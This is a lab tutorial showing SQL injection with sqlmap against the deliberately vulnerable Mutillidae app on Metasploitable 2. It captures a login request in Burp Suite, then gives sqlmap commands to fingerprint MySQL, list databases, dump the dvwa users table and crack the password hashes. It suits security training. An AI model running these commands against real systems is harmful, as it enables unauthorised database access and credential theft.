

SQL Injection with SQLmap

Author: Jake Kirsten

Intro

We are going to be attacking a database with an SQL injection to retrieve passwords, and root access.

Prerequisites

- Kali
- Metasploitable 2

Setup

1. turn on metasploitable and kali linux
2. set the IP address on metasploit to 192.168.2.50/24

```
sudo ifconfig eth0 192.168.2.50 netmask 255.255.255.0
```

3. Set the IP address on Kali Linux to 192.168.2.10/24 in settings or through the command line as shown:

```
sudo ifconfig 192.168.2.10 netmask 255.255.255.0
```

Cancel **Wired** Apply

Details Identity **IPv4** IPv6 Security

IPv4 Method

☐ Automatic (DHCP) ☐ Link-Local Only

☒ Manual ☐ Disable

Addresses

| Address | Netmask | Gateway |
|--------------|---------------|-------------|
| 192.168.2.10 | 255.255.255.0 | 192.168.2.1 |
| | | |

DNS Automatic


8.8.8.8, 1.1.1.1

Separate IP addresses with commas

Routes Automatic

| Address | Netmask | Gateway | Metric |
|---------|---------|---------|--------|
| | | | |


4. Verify metasploitable 2 is running by going to 192.168.2.50 with firefox in Kali:



5. Head over to the Mutillidae Login Page




6. Minimize Firefox, but stay on the login page
7. Open Burp Suite, and head over to the Proxy Tab and verify your settings match these:




Instructions

1. Open the HTTP tab in Burp suite and minimize
2. Your firefox should also still be minimized, open it up and set the proxy to port 8080 in settings as shown:



3. Attempt a login with any username and password

Nothing will happen in Firefox, but there will be a post captured in Burpsuite as shown: Save the RAW data to your root folder in .txt format



4. Once this is saved we may now start our SQL injection.

5. Open a terminal and type in:

```
sqlmap -r sqlinj.txt -p username
```

We are doing this to find out what type of Database the web application is using.

6. We find out that it is running MySQL, which gives us information on what to add to our commands in SQLmap


```
[01:46:41] [INFO] testing MySQL
[01:46:41] [INFO] confirming MySQL
[01:46:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
```

7. Now that we have more information add it to the command with this command:

```
sqlmap -r sqlinj.txt -p username --dbms mysql --dbs
```

This shows us the databases on their server . next step will be choosing a database to exploit, we will be choosing dvwa. Use the command below:


```
sqlmap -r sqlinj.txt -p username --dbms mysql -D dvwa --tables
```

The result from the above command will output the tables in that database  .
next step will be entering the users table

```
sqlmap -r sqlinj.txt -p username --dbms mysql -D dvwa -T users --dump
```

1. you will come to this screenshot:  Of course we want to store them into a temp file to break the hash! Hit Y on both prompts, attack them with a dictionary based attack!

This should be the result:

+ 